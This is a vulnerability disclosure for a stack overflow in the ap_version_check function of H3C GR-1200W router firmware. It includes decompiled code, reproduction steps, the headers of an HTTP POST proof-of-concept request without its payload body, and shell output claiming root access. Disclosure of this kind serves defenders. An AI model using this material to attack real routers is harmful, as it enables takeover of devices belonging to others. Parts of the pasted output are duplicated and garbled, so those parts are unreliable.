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H3C GR-1200W (<=MiniGRW1A0V100R006) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address: https://www.h3c.com/cn/d_202102/1383837_30005_0.htm

Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview:



Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to have a stack overflow vulnerability in the ap_version_check function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 int __fastcall sub_4B0020(int a1)
  2 {
  3
      int v2; // [sp+18h] [+18h]
      int TBLFirstIndex; // [sp+1Ch] [+1Ch]
      char *s: // [sp+24h] [+24h]
  5
      int v5[5]; // [sp+2Ch] [+2Ch] BYREF
  6
  7
      memset(\sqrt{5}, 0, 16);
  8
     s = (char *)websgetvar(a1, "param", (int)&unk_4FFD30);
 9
      sscanf(s, "%[^;]", v5);
10
     if ( atoi((const char *)√5) == 1 )
 11
  12
13
        TBLFirstIndex = CFG_GetTBLFirstIndex(254, 507772928);
14
        while ( TBLFirstIndex > 0 )
 15
16
          v2 = TBLFirstIndex;
          TBLFirstIndex = CFG_GetTBLNextIndex(254, TBLFirstIndex + 507772928);
17
          CFG_Del(254, v2 + 507772928);
18
 19
        }
 20
      CFG_Del(254, 507510784);
21
22
      CFG_Set(254, 507514880, v5);
23
      CFG_SetInt32Value(254, 507518976, 1);
24
      return 0;
25 }
```

In the ap_version_check function, the param we entered is formatted using the sscanf function and in the form of %[^;]. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of V5, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

Sec-Fetch-User: ?1

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
```


The picture above shows the process information before we send poc.

```
1620 *root 656 S /bin/cmdconsole
1622 *root SWN [jffs2_gcd_mtd6]
1639 *root 584 S syslogd
1641 *root 396 S klogd
1696 *root 584 S telnetd
1957 *root 152 S /bin/tftpd &
1961 *root 804 S apcm -c /etc/config/apcm.conf -l /var/run/apcm.lock -p /var/run/apcm.pid
1966 *root 920 S /bin/monitor &
1969 *root 784 S flacct -t 10 -f /etc/flacct.conf
1970 *root 480 S /bin/matchdog &
1971 *root 796 S /bin/ntpclient &
2008 *root 2084 S /bin/ntpclient &
2039 *root 2244 S /bin/AC &
2065 *root 832 S /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/dhcpd_subip.conf -pf
2073 *root 464 S dnsmasq -r /etc/resolv.conf -n -c 500
2076 *root 912 S /bin/dhcod -d -q lanbr1 lan2490
21841 *root 2480 S /bin/webs &
21842 *root 686 S -cmdtelnet
21859 *root 764 S /bin/sh
21860 *root 696 R ps
```

In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2019.07.31-03:33+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x 6 1007 1007 89 Jul 31 2019 www_multi
drwxr-xr-x 2 *root root 0 Jan 1 1970 www
drwxr-xr-x 10 *root root 0 Jul 24 21:56 var
drwxrwxr-x 6 1007 1007 62 Jul 31 2019 usr
drwxrwxr-x 3 1007 1007 26 Jul 31 2019 uclibc
lrwxrwxrwx 1 1007 1007 7 Jul 31 2019 tmp -> var/tmp
dr-xr-xr-x 11 *root root 0 Jan 1 1970 sys
lrwxrwxrwx 1 1007 1007 3 Jul 31 2019 sbin -> bin
dr-xr-xr-x 89 *root root 0 Jan 1 1970 proc
drwxr-xr-x 5 *root root 0 Jan 1 1970 mnt
drwxrwxr-x 3 1007 1007 28 Jul 31 2019 libexec
drwxrwxr-x 4 1007 1007 2422 Jul 31 2019 libexec
drwxrwxr-x 4 1007 1007 2422 Jul 31 2019 libe
lrwxrwxr-x 2 1007 1007 3 Jul 31 2019 init -> sbin/init
drwxrwxr-x 4 *root root 0 Jan 1 1970 ftproot
drwxr-xr-x 4 *root root 0 Jan 1 1970 etc
drwxr-xr-x 11 *root root 0 Jan 1 1970 etc
drwxr-xr-x 3 1007 1007 2528 Jul 31 2019 dev
drwxr-xr-x 2 1007 1007 1556 Jul 31 2019 bin
/ #
```

Finally, you also can write exp to get a stable root shell.